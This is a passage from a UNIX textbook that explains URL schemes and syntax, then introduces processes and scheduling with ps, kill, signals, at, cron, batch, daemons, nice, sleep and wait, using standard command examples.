When selected (clicked), the file *prod1.tar.Z* will be transferred immediately without any intermediate directory display or further file selection from a directory list.

Browsers may also use the FTP protocol for nonanonymous FTP service, although this is much less common and is generally a bad idea. A URL of the form

ftp://bill:letmein@foobar.com/work/src/proj1/pl.c

causes the browser to log in to *foobar.com* using the name "bill" and supplying the password "letmein." This is not a good idea because anyone reading your page can obtain your password (the rest should be obvious). Alternatively, you could omit the password as shown here:

ftp://bill@foobar.com/work/src/proj1/pl.c

The browser will prompt the user for a password, which must be correctly supplied before the server will return the document. This may be handy for quickly viewing one of your own files from a remote location but is of dubious value for general, public use.

Telnet

There are circumstances where the author of a page may wish to indicate a link to an interactive, character-based service. Entering the URL

```
telnet://foobar.com
```

instructs the browser to invoke a telnet helper application (if one is available and the browser is configured to use it) and pass to it the machine name so that a telnet session is established with *foobar.com.* Although this accomplishes nothing more than the user would by invoking telnet directly, it does simplify the process by passing the machine name to telnet and by making telnet available with a single mouse click from within the browser.

The username and even a password may also be included as shown here:

```
telnet: //bill@f oobar. com
telnet: //bill: letmein@f oobar. com
```

Netnews

A link to a netnews group or article is specified in your browser using a URL of the form

```
news:group_name
news:article_number
```

Using NNTP (Network News Transfer Protocol), the browser contacts an NNTP server and obtains some or all of the articles in the newsgroup "group_name" or just one article indicated by the numeric "article_number."

The NNTP server supporting netnews in your organization is identified to the browser using an option menu or environment variable.

Mailto

On the web most information flows out from the servers to the users. Although most servers maintain a log of requests that shows who accessed what pages, there is rarely any other feedback from users. The mailto URL, shown here, makes it easy for users to communicate back to the authors of web pages:

```
mailto:bill@foobar.com
```

When this URL is selected, the browser will display a mail dialog box. The user types a message, which is sent to the mail address indicated by the URL. It is a thoughtful touch to include a mailto URL on your home page to make it convenient for your readers to send you comments. These can be a source of valuable feedback.

Personal URLs

Web pages are stored on the server in a directory hierarchy that is rooted in a directory indicated to the server in a configuration file. For security reasons this tree is usually writable only by the system administrator. On systems shared by multiple users where the users do not have administrator privileges, this makes it difficult for individual users to create and maintain their own web pages. Administrators quickly tire of requests to update files in the browser page database. The solution for this problem is the personal URL, shown here:

http://www.foobar.com/~wrw/my_home_page.html

This instructs the server to obtain a document named *my_home_page.html* from a directory associated with user *wrw.* This directory is usually named *public_html* and is located in the user's home directory We will have more to say about this later.

An Abstract Look at URLs

In the abstract, a URL is defined this way:

```
scheme:scheme-specific-data
```

where *scheme* is one of these:

```
scheme:
    http
    https (secure http)
```

```
ftp
gopher
mailto
news
telnet
wais
```

(*Scheme* can also be one of several others that are not frequently encountered.) The *scheme-specific-data* is a description of a resource or action to perform that is specific to the named scheme such as http or ftp.

Although the syntax for the rest of the URL may vary depending on the particular scheme selected, URL schemes that involve the direct use of an IP-based protocol to a specified host on the Internet use a common syntax for the initial part of the scheme-specific-data:

```
scheme-specific-data:
    //user: password@host: port
    //user:password@host:port/url-path
```

This initial part starts with a double slash (`//`) to indicate its presence and continues until the following slash (/), if any Other elements are

- **user** An optional user name. Some schemes (e.g., FTP) allow the specification of a user name.
- **password** An optional password. If present, it follows the user name, separated from it by a colon.
- **host** The fully qualified domain name of a network host, or its IP address as four sets of decimal digits separated by periods.
- **port** The optional port number to connect to. Most schemes designate protocols that have a default port number. Another port number may optionally be supplied, in decimal, separated from the host by a colon.
- **url-path** The rest of the URL consists of data specific to the scheme, and is known as the url-path. It supplies the details of how the specified resource can be accessed. The slash (/) between the host (or port) and the url-path is *not* part of the url-path.

A Few Formalities

We have not been particularly rigorous in this chapter regarding the term URL or the distinction between a URL path and ordinary files. You should at least be aware of some details in the formal definition of the structure of URLs.

We have used the term URL loosely to mean any identifier for resources on the web. You may encounter two other terms, URI and URN, which, together with URL, have more formal definitions. URI, for Uniform Resource Identifier, is the general term encompassing both URLs and URNs. URL, for Uniform Resource Locator, specifies the “address” of a resource, whereas URN, for Uniform Resource Name, specifies the “name” of a resource. The distinction between them relates to the notion of persistence. A URN has greater persistence than a URL-that is, the URN identifying a document will remain constant even though the physical location, as described by the URL, changes. Through an as-yet-unspecified mechanism, a URN is automatically mapped to a URL.

Because the original implementations of web software were developed on the UNIX system, it is not surprising that the “url-path” looks like a UNIX file path specification. It is particularly easy for UNIX users to fall into the trap of thinking of the “url-path” as a filename. This is not always the case for three reasons. First, some web servers (see Chapter 16) have a mechanism for mapping an arbitrary “url-path” to an arbitrary file. This is useful when server administrators wish to present a document structure or hierarchy to the public that differs from the actual structure as stored on disk. It also makes it possible to maintain a fixed public structure while the internal structure changes (for any of the reasons things change on computer systems). Second, the machine running the web server may not even be running a UNIX variant and the file structure and naming syntax may be quite different

from that of UNIX. The obvious example is the case of a web server running on a Windows operating system. As a minimum, the server must translate the forward slashes in the URL to the backslashes used by DOS and add a drive specification such as “C:” or “D:”. Finally, the link may be to an *application,* not a document page at all. Such is the example in a web link that points to a CGI-BIN script (see Chapter 27).

PREV NEXT

PREV NEXT

Summary

In this chapter you learned about the Internet and many different Internet services for finding information and communicating with others. In particular, you learned about Internet addresses, the common naming convention for computers on the Internet. You learned how to read netnews articles and how to post news articles to netnews, the heavily used electronic bulletin board on the Internet. You learned about mailing lists, including how to subscribe to them. You also learned about the Internet Relay Chat, which is a text-based chat line on the Internet and about Instant Messaging. You learned about the World Wide Web, that vast network of documents distributed around the world. You learned how to use and configure a web browser to help you get started. Finally you learned about documents on the web.

PREV NEXT

PREV NEXT

How to Find Out More

You may find the following books particularly useful in understanding the Internet:

Bird, Linda. *The Complete Guide to Understanding and Using the Internet .* Upper Saddle River, NJ: Prentice Hall, 2003.

Comer, Douglas E. *The Internet Book.* 3rd ed. Englewood Cliffs, NJ: Prentice Hall, 2000.

Gralla, Preston. *How the Internet Works.* 2nd ed. Indianapolis, Que, 2001.

Underdahl, Brian, and Edward C. Willett. *Internet Bible.* New York: John Wiley & Sons, 2000.

Young, Margaret Levine. *Internet: The Complete Reference.* 2nd ed. Berkeley, CA: McGraw-Hill/Osborne, 2002.

To learn more about Usenet and Netnews, consult

Spencer, Henry, and David Lawrence. *Managing Usenet.* Newton, MA: O'Reilly and Associates, 1998.

There are some books about the Internet Relay Chat that you may want to consult:

Harris, Stuart, *The IRC Survival Guide.* Reading, MA: Addison-Wesley, 1995.

Powers, James, *IRC & Online Chat.* Grand Rapids, MI: Abacus, 1997.

Toyer, Kathryn. *Learn Advanced Internet Relay Chat .* Plano, TX: Wordware, 1998.

The IRC Help web page at *http://www.irchelp.org/irchelp/* is a useful web site for resources about the Internet Relay Chat. The newsgroups *alt.irc* and *alt.irc.ircii* may also be of interest.

PREV NEXT

PREV NEXT

Part III: System Administration

Chapter List

PREV NEXT

PREV NEXT

Chapter 11: Processes and Scheduling

Overview

The notion of a *process* is one of the most important aspects of the UNIX system, along with files and directories and the shell. All UNIX variants use this notion in the same way. A process, or task, is an instance of an executing program. It is important to make the distinction between a command and a process; you generate a process when you execute a command. UNIX is a multitasking system because it can run many processes at the same time. At any given time there may be tens or even hundreds or thousands of processes running on your system.

This chapter will show you how to monitor the processes you are running by using the **ps** command and how to terminate running processes by using the kill command, for instance, to kill runaway processes that are taking inordinate amounts of time. You will also see how to use the **ps** command with options to monitor all the processes running on a system.

In this chapter, you will learn how to schedule the execution of commands. You will see how to use the **at** command to schedule the execution of commands at particular times and how to use the **batch** command to defer the execution of a command until the system load permits.

You will also be introduced to a special type of process called the *daemon.* This process can invoke other processes. Some daemon processes are loaded automatically at system startup or when a certain event occurs, while others may be started manually by your system administrator.

Support for real-time processing is an important feature of UNIX that makes it possible to run many applications requiring predictable execution. This chapter describes many of the capabilities of UNIX that support real-time processing. You will see how to set the priorities of processes, including giving processes real-time priority

You will also learn about the */proc* file system, a virtual file system that provides a wealth of information to both system administrators and users.

PREV NEXT

PREV NEXT

Processes

The term *process* was first used by the designers of the Multics operating system, an ancestor of the UNIX operating system. Process has been given many definitions. In this chapter, we use the intuitive definition that makes process equivalent to *task,* as in multiprocessing or multitasking. In a simple sense, a process is a program in execution. However, because a program can create new processes (e.g., the shell spawns new shells), for a given program, there may be one or more processes in execution.

At the lowest level, a process is created by a **fork** system call. (A system call is a routine that causes the kernel to provide some service for a program.) A **fork** creates a separate, but almost identical running process. The process that makes the **fork** system call is called the *parent process;* the process that is created by the **fork** is called the *child process.* The two processes have the same environment, the same signal-handling settings, the same group and user IDs, and the same scheduler class and priority but different process ID numbers. The only way to increase the number of processes running on a UNIX system is with the **fork** system call. When you run programs that spawn new processes, they do so by using the **fork** system call.

The way you think about working on a UNIX system is tied to the concepts of the file system and of processes. When you deal with files in UNIX, you have a strong "locational" feeling. When you are in certain places in the file system, you use **pwd** (present working directory) to see where you are, and you move around the file system when you execute a cd (change directory) command.

A special metaphor applies to processes in UNIX. The processes have *life:* they are *alive* or *dead;* they are *spawned (born)* or *die;* they become *zombies* or they become *orphaned.* They are *parents* or *children,* and when you want to get rid of one, you *kill* it.

On early PCs, only one program at a time could be run, and the user had exclusive use of the machine. On a time-sharing system like UNIX, users have the illusion of exclusive use of the machine even though dozens or hundreds of others may be using it simultaneously The UNIX kernel manages all the processes executing on the machine by controlling the creation, operation, communication, and termination of processes. It handles sharing of computer resources by scheduling the fractions of a second when the CPU is executing a process, and by suspending and rescheduling a process when its CPU time allotment is completed.

There are two categories of processes running on a UNIX system, *foreground* and *background*. A *foreground* process is one that is run by executing a command at the command line, such as the **ps** command in the following section. When running a foreground process, the command is executed immediately The system will devote whatever resources are necessary to complete the process, and-when the process is completed-the shell prompt will appear, indicating that the process is complete. A *background* process is one where the process is scheduled for execution at a later time when resources are available, according to priorities set by the system administrator.

The ps Command

To see what is happening on your UNIX system, use the **ps** (*p*rocess *s*tatus) command. The **ps** command lists all of the active processes running on the machine. If you use **ps** without any options, information is printed about the processes associated with your terminal. For example, the output from **ps** shows the *process ID (PID),* the terminal ID (TTY), the amount of CPU time in minutes and seconds that the command has consumed, and the name of the command, as shown here:

```
$ ps

  PID    TTY         TIME    COMD
 3211    term/41     0:05    ksh
12326    term/41     0:01    ps
12233    term/41     0:20    ksh
 9046    term/41     0:02    vi
```

This user has four processes attached to terminal ID term/41; there are two Korn shells **(ksh),** a **vi** editing session, and the **ps** command itself.

Process ID numbers are assigned sequentially as processes are created. Process 0 is a system process that is created when a UNIX system is first turned on, and process 1 is the init process from which all others are spawned. Other process IDs start at 2 and proceed with each new process labeled with the next available number. When the maximum process ID number is reached, numbering begins again, with any process ID number still in use being skipped. The maximum ID number can vary, but it is usually set to 32767.

Because process ID numbers are assigned in this way, they are often used to create relatively unique names for temporary user files. The shell variable $$ contains the process ID number of that shell, and $$ refers to the value of that variable. If you create a file *temp$$,* the shell appends the process ID to *temp.* Because every current process has a unique ID, your shell is the only one currently running that could create this filename. A different shell running the same script would have a different PID and would create a different filename. For example,

```
#touch temp$$
```

would create a temp file with the currently running process ID appended. If the current PID happened to be 3464, the created file would be named *temp3464.*

When you start up or boot a UNIX system, the UNIX kernel *(/unix)* is loaded into memory and executed. The kernel initializes its hardware interfaces and its internal data structures and creates a system process, process 0, known as the *swapper.* Process 0 forks and creates the first user-level process, process 1.

Process 1 is known as the init process because it is responsible for setting up, or initializing, all subsequent processes on the system. It is responsible for setting up the system in single-user or multiuser mode, for managing communication lines, and for spawning login shells for the users. Process 1 exists for as long as the system is running, and it is the ancestor of all other processes on the system.

How to Kill a Process

You may want to stop a process while it is running. For instance, you may be running a program that contains an endless loop, so that the process you created will never stop. Or you may decide not to complete a process you started, either because it is hogging system resources or because it is doing something unintended. If your process is actively running, just hit the BREAK or DELETE key However, you cannot terminate a background process or one attached to a different terminal this way, unless you bring it back to the foreground.

You should observe some cautions when using **kill** to end processes. Before you attempt to kill a process, you should ensure that you have correctly identified the process ID (PID) you wish to kill. In this "family" relationship that is built as processes spawn others, you can inadvertently kill a process that is the parent of the one you want to kill, and leave an *orphan,* or-in the worst case-a *zombie* (a process that still appears in the process table as though it were active, but either has been killed or has completed and is consuming no resources).

You may also transpose numbers in the PID and kill a process that is being used for a different purpose, even a system-level process. The results can be disastrous, especially if you use what is known as a "sure (or unconditional) kill." This type of kill is discussed in the next section.

To terminate such a process, or *kill* it, use the **kill** command, giving the process ID as an argument. For instance, to kill the process with PID 2312 (as revealed by **ps**), type

```
$  kill  2312
```

This command sends a *signal* to the process. In particular, when used with no arguments, the kill command sends the signal 15 to the process. (Over 30 different signals can be sent on UNIX systems. See Table 11–1, in the section "Signals and Semaphores," for a list.) Signal 15 is the *software*

termination signal (SIGTERM) that is used to stop processes.

Table 11–1: The Thirty Most Common UNIX Signals

Signal	Abbreviation	Meaning
1)	HUP	Hangup
2)	INT	Interrupt
3)	QUIT	Quit
4)	ILL	Illegal instruction
5)	TRAP	Trace/breakpoint trap
6)	ABRT	Abort
7)	EMT	Emulation trap
8)	FPE	Floating point exception
9)	KILL	Kill
10)	BUS	Bus error
11)	SEGV	Segmentation fault
12)	SIGSYS	Bad system call
13)	PIPE	Broken pipe
14)	ALRM	Alarm clock
15)	TERM	Terminated
16)	USR1	User signal 1
17)	USR2	User signal 2
18)	CLD	Child status changed
19)	PWR	Power failure
20)	WINCH	Window size change
21)	URG	Urgent socket condition
22)	POLL	Pollable event
23)	STOP	Stopped
24)	STP	Stopped (user)
25)	CONT	Continued
26)	TTIN	Stopped terminal input
27)	TTOU	Stopped terminal output
28)	VTALRM	Virtual timer expired
29)	PROF	Profiling timer expired
30)	XCPU	CPU time exceeded

Some processes, such as the shell, do not die when they receive this signal. You can kill processes that ignore signal 15 by supplying the **kill** command with the **–9** flag. This sends the signal 9, which is the *unconditional kill signal,* to the process. For instance, to kill a shell process with PID 517, type

```
$ kill -9 517
```

You may want to use **kill –9** to terminate sessions. For instance, you may have forgotten to log off at work. When you log in remotely from home and use the **ps** command, you will see that you are logged

in from two terminals. You can kill the session you have at work by using the **kill −9** command.

To do this, first issue the **ps** command to see your running processes:

```
$ ps
 PID     TTY         TIME    COMD
 3211    term/41     0:05    ksh
12326    term/41     0:01    ps
12233    term/15     0:20    ksh
```

You can see that there are two **kshs** running: one attached to terminal 41, one, to terminal 15. The **ps** command just issued is also associated with terminal 41. Thus, the **ksh** associated with term/15, with process number (PID) 12233, is the login at work. To kill that login shell, use the command

```
$  kill  −9  12233
```

You can also kill all the processes that you created during your current terminal login session. A *process group* is a set of related processes, for example, all those with a common ancestor that is a login shell. Use the command

```
$  kill  0
```

to terminate all processes in the process group.

If you program in Shell (see Chapter 20), you may want to know if a particular process is running prior to executing a command. The **−0** (zero) option of **kill** allows you to do this. Putting the string

```
kill  −0  pid
```

into your shell script will return a value indicating whether or not the indicated process (pid) is alive.

Parent and Child Processes

When you type a command line on your UNIX system, the shell handles its execution. If the command is a built-in command known by the shell **(echo, break, exit, test,** and so forth), it is executed internally without creating a new process. If the command is not a built-in, the shell treats it as an executable file. The current shell uses the system call **fork** and creates a child process, which executes the command. The parent process, the shell, waits until the child either completes execution or dies, and then it returns to read the next command.

Normally when the shell creates the child process, it executes a **wait** system call. This suspends operation of the parent shell until it receives a signal from the kernel indicating the death of a child. At that point, the parent process wakes up and looks for a new command.

When you issue a command that takes a long time to run (e.g., a **troff** command to format a long article), you usually need to wait until the command terminates. When the **troff** job finishes, a signal is sent to the parent shell, and the shell begins paying attention to your input once again. You can run multiple processes at the same time by putting jobs into the background. If you end a command line with the ampersand (&) symbol, you tell the shell to run this command in the background. The command string

```
$ cat * troff -mm lp 2> /dev/null &
```

causes all the files in the current directory to be formatted and sent to the printer. Because this command would take several minutes to run, it is placed in the background with the & symbol.

When the shell sees the & at the end of the command, it forks off a child shell to execute the command, but it does not execute the **wait** system call. Instead of suspending operation until the child dies, the parent shell resumes processing commands immediately If anything goes wrong with the process, the output of the **lp** command is redirected to the device */dev/ null* (discarded) to avoid a lengthy printout of garbage.

The shell provides programming control of the commands and shell scripts you execute. The command format

```
$ (command; command; command) &
```

instructs the shell to create a child or subshell to run the sequence of commands, and to place this subshell in the background.

PREV NEXT

PREV NEXT

Process Scheduling

As a time-sharing system, the UNIX system kernel directly controls how processes are scheduled. User-level commands are available that allow you to specify when you would like processes to be run.

The at Command

You can specify when commands should be executed by using the **at** command, which reads commands from its standard input and schedules them for execution. Normally, standard output and standard error (see Chapter 4) are mailed to you, unless you redirect them elsewhere. UNIX accepts several ways of indicating the time; consult the manual page **at**(1) for all the alternatives. Here are some examples of alternative time and date formats:

```
at 0500 Jan 18
at 5:00 Jan 18
at noon
at 5 pm tomorrow
```

The **at** command is handy for sending yourself reminders of important scheduled events. For example, the command

```
$ at 6 am Friday
echo "Don't Forget The Meeting with BOB at 1 PM!!" mail you
CTRL-D
```

will mail you the reminder early Friday morning. **at** continues to read from standard input until you terminate input with CTRL-D.

You can redirect standard output back to your terminal and use **at** to interrupt with a reminder. Use the **ps** command just discussed to find out your terminal number. Include this terminal number in a command line such as this:

```
$ at 1 pm today
echo "^G^GConference call with BOB at 1 PM^G^G" > /dev/term/43
CTRL-D
```

This will display the following message on your screen at 1:00 P.M.

```
Conference call with BOB at 1 PM
```

The ^G (CTRL-G) characters in the **echo** command will ring the bell on the display terminal. Because **at** would normally mail you the output of **banner** and **echo,** you have to redirect them to your terminal if you want them to appear on the screen.

The **-f** option to **at** allows you to run a sequence of commands contained in a file. The command

```
$ at -f scriptfile 6 am Monday
```

will run *scriptfile* at 6 A.M. on Monday If you include a line similar to

```
at -f scriptfile 6 am tomorrow
```

at the end of *scriptfile,* the script will be run every morning. You can learn how to write shell daemons in Chapter 20.

If you want to see a listing of all the **at** jobs you have scheduled, use the command

```
$ at -l
629377200.a      Sun Aug 06 06:00:00 2006
```

With the **-l** option, **at** returns the ID number and scheduled time for each of your **at** jobs. To remove a job from the queue, use the **-r** option. The command

```
at -r 629377200.a
```

will delete the job scheduled to run at 6 A.M. on August 6, 2006. Notice that the time and date are the only meaningful information provided. To make use of this listing, you need to remember which commands you have scheduled at which times.

The **at** command is used most effectively when you want to schedule a process that either is not part of a normal routine or is an event you wish to perform only once. While you can use the **at** command to schedule processes that run routinely, you should use the **cron** facility (discussed later in this chapter) to do this. The **cron** command provides more robust management of the process that is requested to be run, and-once set up properly-will run without intervention time after time.

The cron Facility

The **cron** facility is a system daemon that executes commands at specific times. It is similar in some respects to the **at** command (previously discussed in this chapter) but is much more useful for repetitive execution of a process. The command and schedule information are kept in the directory */var/spool/cron/crontabs* or in */usr/spool/cron/crontabs.* Each user who is entitled to directly schedule commands with **cron** has a *crontab* file. **cron** wakes up periodically (usually once each minute) and executes any jobs that are scheduled for that minute.

Entries in a *crontab* file have six fields, as shown in the following example.

The first field is the minute that the command is to run; the second field is the hour; the third, the day of the month; the fourth, the month of the year; the fifth, the day of the week; and the sixth is the command string to be executed. Asterisks act as wildcards. In the *crontab* example, the program with the pathname */home/gather* is executed and mailed to "maryf" every day at 6 P.M. The program */home/jar/bin/backup* is executed every day at 2:30 A.M.

```
#
#
# MIN HOUR DOM MOY DOW COMMAND
#
#(0-59)  (0-23)  (1-31)  (1-12)  (0-6) (Note: 0=Sun)
#______  ______  ______  ______  _____ _____________
#
0        18      *       *       *      /home/gather | mail maryf
30       2       *       *       *      /home/jar/bin/backup
```

The file */etc/cron.d/cron.allow* contains the list of all users who are allowed to make entries in the *crontab.* If you are a system administrator, or if this is your own system, you will be able to modify the *crontab* files. If you are not allowed to modify a *crontab* file, use the **at** command to schedule your jobs (unless you are denied access to **at** jobs via the *at.deny* file).

The crontab Command

To make an addition in your *crontab* file, you use the **crontab** command. For example, you can schedule the removal of old files in your wastebasket with an entry like this:

```
0 1    * * 0 cd /home/jar/.wastebasket; find . -atime +7 -exec /bin/rm -r {} 2>
/dev/null ;
```

This entry says, "Each Sunday at 1 A.M., go to *jar's* wastebasket directory and delete all files that are more than 7 days old." If you place this line in a file named *wasterm,* and issue the command

```
$ crontab wasterm
```

the line will be placed in your *crontab* file. If you use *crontab* without specifying a file, the standard input will be placed in the *crontab* file. The command

```
$ crontab
CTRL-D
```

deletes the contents of your *crontab*-that is, it replaces the contents with nothing. This is a common error and causes the contents of *crontab* to be deleted by mistake.

Note that the scheduling of processing depends on the accuracy of the system time. If unpredictable things start happening, you might want to check that this time is accurate.

The batch Command

The **batch** command lets you defer the execution of a command but does not give you control over when it is run. The **batch** command is especially handy when you have a command or set of commands to run but don't care exactly when they are executed. **batch** will queue the commands to be executed when the load on the system permits. Standard output and standard error are mailed to you unless they are redirected. The **here document** construct supported by the shell (discussed in Chapter 20) can also be used to provide input to **batch**.

```
$ batch <<!
cat mybook tbl | eqn troff -mm lp
!
```

Daemons

Daemons are processes that are not connected to a display; they may run in the background, and they do useful work. Several daemons are normally found on UNIX Systems: *user daemons,* like the one described in Chapter 20, that clean up your files; and *system daemons* that handle scheduling and administration. There are also a number of system daemons that are started automatically when the system boots up to set up your network environment and all of the services available to you.

For example, */init.d/* is a standard directory that is used to contain daemon scripts that control user states, mail environments, and even file system choices. Similar daemons handle printing and the operation of the printer spool, file backup, cleanup of temporary directories, and billing operations. Each of these daemons is controlled by cron, which is itself run by **init** (PID 1).

You can create daemons from processes so that they will start automatically. One way is to consider all the tasks that are affected, the options required, and the security level needed, and then create the daemon process. A simpler way is to use **daemon,** which is supported on all of the major UNIX/LINUX platforms. **daemon** can be obtained at *http://libslack.org/daemon/*. It is freeware available under the GNU General Public License.

PREV NEXT

Process Priorities

Processes on a UNIX system are sequentially assigned resources for execution. The kernel assigns the CPU to a process for a time slice; when the time has elapsed, the process is placed in one of several priority queues. How the execution is scheduled depends on the priority assigned to the process. System processes have a higher priority than all user processes.

User process priorities depend on the amount of CPU time they have used. Processes that have used large amounts of CPU time are given lower priorities; those using little CPU time are given high priorities. Scheduling in this way optimizes interactive response times, because processor hogs are given lower priority to ensure that new commands begin execution.

Because process scheduling (and the priorities it is based on) can greatly affect overall system responsiveness, the UNIX system does not allow much user control of time-shared process scheduling. You can, however, influence scheduling with the nice command, which is discussed next.

The nice Command

The nice command allows a user to execute a command with a lower-than-normal priority The process that is using the **nice** command and the command being run must both belong to the time-sharing scheduling class. The **priocntl** command, discussed later in this chapter, is a general command for time-shared and real-time priority control.

The priority of a process is a function of its *priority index* and its *nice value.* That is,

Priority=Priority Index+**nice** value.

You can *decrease* the priority of a command by using **nice** to reduce the nice value. If you reduce the priority of your command, it uses less CPU time and runs slower. In doing so, you are being "nice" to your neighbors. The reduction in nice value can be specified as an increment to **nice**. Valid values are from −1 to −19; if no increment is specified, a default value of −10 is assumed. You do this by preceding the normal command with the nice command. For example, the command

```
$ nice proofit
```

will run the **proofit** command with a priority value reduced by the default of 10 units. The command

```
$ nice -19 proofit
```

will reduce it by 19. The increment provided to **nice** is an arbitrary unit, although **nice −19** will run slower than **nice −9**.

Because a child process inherits the nice value of its parent, running a command in the background does not lower its priority. If you wish to run commands in the background, *and* at a lower priority, place the command sequence in a file (e.g., *script*) and issue the following commands:

```
$ nice -10 script &
```

The priority of a command can be increased by the superuser. A higher nice value is assigned by using a double minus sign (or a + sign for some UNIX variants, such as Solaris and AIX). For example, you increase the priority by 19 units with the following command:

```
# nice --19 draftit
```

The sleep Command

Another simple way to affect scheduling is with the **sleep** command. The **sleep** command does nothing for a specified time. You can have a shell script suspend operation for a period by using sleep. The command

```
sleep time
```

included in a script will delay for *time* seconds. You can use **sleep** to control when a command is run, and to repeat a command at regular intervals. For example, the command

```
$ (sleep 3600; who >> log) &
```

provides a record of the number of users on a system in an hour. It creates a process in the background that sleeps (suspends operation) for 3,600 seconds; and then wakes up, runs the **who** command, and places its output in a file named *log.*

You can also use **sleep** within a shell program to regularly execute a command. The script

```
$ (while true
> do
> sleep 600
> finger barbara
>done)&
```

can be used to watch whether the user *barbara* is logged on every ten minutes. Such a script can be used to display in one window (in a window environment such as X) while you remain active in another window.

The wait Command

When a shell uses the system call **fork** to create a child process, it suspends operation and waits until the child process terminates. When a job is run in the background, the shell continues to operate while other jobs are being run.

Occasionally, it is important in shell scripts to be able to run simultaneous processes and wait for their conclusion before proceeding with other commands. The **wait** command allows this degree of scheduling control within shell scripts, and you can have some commands running synchronously and others running asynchronously. For example, the sequence

```
command1 > file1 &
command2 > file2 &
wait
sort file1 file2
```

runs the two commands simultaneously in the background. It waits until both background processes terminate, and then it sorts the two output files.

ps Command Options

When you use the ps command (*p*rocess *s*tatus) with options, you can control the information displayed about running processes. Note that some of the information as well as the order in which it is displayed may differ slightly between variants, but it provides enough information to uniquely identify a process and its status. The **-f** option provides a full listing of your processes. In the example that follows, the first column identifies the login name *(UID)* of the user, the second column *(PID)* is the process ID, and the third *(PPID)* is the parent process ID-the ID number of the process that spawned this one. The C column represents an index of recent processor utilization, which is used by the kernel for scheduling. *STIME* is the starting time of the process in hours, minutes, and seconds; a process more than 24 hours old is given in months and days. *TTY* is the terminal ID number. *TIME* is the cumulative CPU time consumed by the process, and *COMD* is the name of the command being executed:

```
$ ps -f
UID   PID    PPID   C     STIME  TTY       TIME  COMD
dah 17118    3211   0  15:57:07  term/41   0:01  /usr/bin/vi perf.rev
dah  3211       1   0  15:16:16  term/41   0:00  /usr/lbin/ksh
dah  2187    17118  0  16:35:41  term/41   0:00  sh -I
dah  4764     2187 27  16:43:56  term/41   0:00  ps -f
```

Notice that with the **-f** option, **ps** does not simply list the command name. **ps -f** uses information in a process table maintained by the kernel to display the command and its options and arguments. In this example, you can see that user *dah* is using **vi** to edit a file named *perf.rev,* has invoked **ps** with the **-f** option, and is running an interactive version of the Bourne shell, **sh,** as well as the Korn shell, **ksh**. The **ksh** is this user's login shell, since its parent process ID (PPID) is 1.

The fact that **ps -f** displays the entire command line is a potential privacy and security problem. You

can check the processes used by another user with the **-u** *user* option. **ps -u nick** will show you the processes being executed by *nick,* and **ps -f -u nick** will show them in their full form. The user *anni* may not want you to know that she's editing her résumé, but the information is there in the **ps** output:

```
$ ps -f -u anni
UID   PID   PPID    C     STIME       TTY    TIME   COMD
anni  8896     1     0   09:47:23  term/11    0:00    ksh
anni 12958 18896     0   17:10:25  term/11    0:00    vi resume
```

If you don't wish others to see the name of the file you are editing, don't put the name on the command line. With **ed**, **vi**, and **emacs** you can start the editor without specifying a filename on the command line, and then read a file into the editor buffer (see Chapter 5 for more info).

Of course, you should never specify the key on the command line when you use **crypt** (described in Chapter 12). If you don't supply a key, **crypt** will prompt you for one. If you use **crypt -k**, the shell variable *CRYPTKEY* will be used as a key In either case, the key will not appear in a **ps -f** listing.

The Long Form of ps

The **-l** option provides a long form of the **ps** listing. The long listing repeats some of the information just discussed as well as some additional fields. While the display format differs slightly between the variants (Linux output format is slightly different than the Solaris/HP-UX format), the content is basically the same. In the following example, the first column, F, specifies a set of additive hex flags that identify characteristics of the process; for example, process has terminated, 00; process is a system process, 01; process is in primary memory 08; process is locked, 10. The second column identifies the current state of the process.

>Process State (S) Abbreviation	Meaning
0	Process running
S	Process sleeping
R	Runnable process in queue
I	Idle process, being created
Z	Zombie
T	Process stopped and being traced
X	Process waiting for more memory

For example,

```
$ ps -l
  F s  UID    PID  PPID   C  PRI  NI     ADDR  sz   WCHAN   TTY      TIME  COMD
100 s  4392 17118  3211   0   30  20  1C40368 149  10d924  term/41  0:01  vi
  0 O  4392  4847  2187  37    3  20  32686d0  37          term/41  0:00  ps
100 s  4392  3211     1   0   30  20  2129000  52  1161a4  term/41  0:00  ksh
100 s  4392  2187 17118   8   30  20  35a7000  47  1176a4  term/41  0:00  ksh
```

The *PRI* column contains the priority value of the process (a higher value means a lower priority) and *NI* is the nice value for the process. (See the section "The nice Command" earlier in this chapter.) *ADDR* represents the starting address in memory of the process. *SZ* is the size, in pages, of the process in memory.

Displaying Every Process Running on Your System

If you use the **-e** option, you will display *every* process that is running on your system. This is not very interesting if you are just a user on a UNIX system. Dozens of processes may be active even if there are only a few people logged in. It can be important if you are administering your own system. For instance, you may find that a process is consuming an unexpectedly large amount of CPU time or has been running longer than you would like. A few lines of the output of **ps** with the **-e** option might look something like this:

```
$ ps -e
   PID   TTY                  TIME     COMMAND
```

```
    0   ?                   0:34    sched
    1   ?                   41:55   init
23724   console             0:03    sh
  272   ?                   2:47    cron

 7015   term/12             20:24   vi

  497   term/52             0:01    uugetty

  499   ?                   0:01    getty
 5424   ?                   0:00    cat
```

Like the **ps** command with no arguments, **ps -e** displays the process ID, the terminal (with a ? shown if the process is attached to no terminal), the time, and the command name. In this example, terminal 12 has a **vi** program associated with it that is using a lot of CPU time. This is unusual, since **vi** normally is not used in especially long sessions, nor does it normally use much CPU time.

This is sufficiently abnormal to warrant checking. For example, an interloper may be running a program that consumes a lot of resources, which he has named **vi** to make it appear a normal, innocent command.

As a system administrator, you can use the **ps -e** command to develop a sense of what your system is doing at various times.

PREV NEXT

Signals and Semaphores

A *signal* is a notification sent to a process that an event has occurred. These events may include hardware or software faults, terminal activity, timer expiration, changes in the status of a child process, changes in a window size, and so forth. A list of the 30 most common signals is given in Table 11–1 (there are actually about 45 signals).

Each process may specify an action to be taken in response to any signal other than the kill signal. The action can be any of these:

- Take the default action for the signal:
  - *Exit* means receiving process is terminated.
  - *Core* means receiving process is terminated and leaves a "core image" in the current directory Using the core dump for debugging is discussed in Chapter 24.
  - *Stop* means receiving process stops.
- Ignore the signal.
- On receiving a signal, execute a signal-handling function defined for this process.

Many of the signals are used to notify processes of special events that may not be of interest to a user. Although most of them can have user impact (e.g., power failures and hardware errors), there is not much a user can do in response. A notable exception for users and for shell programmers is the HUP or hangup signal. You can control what will happen after you hang up or log off.

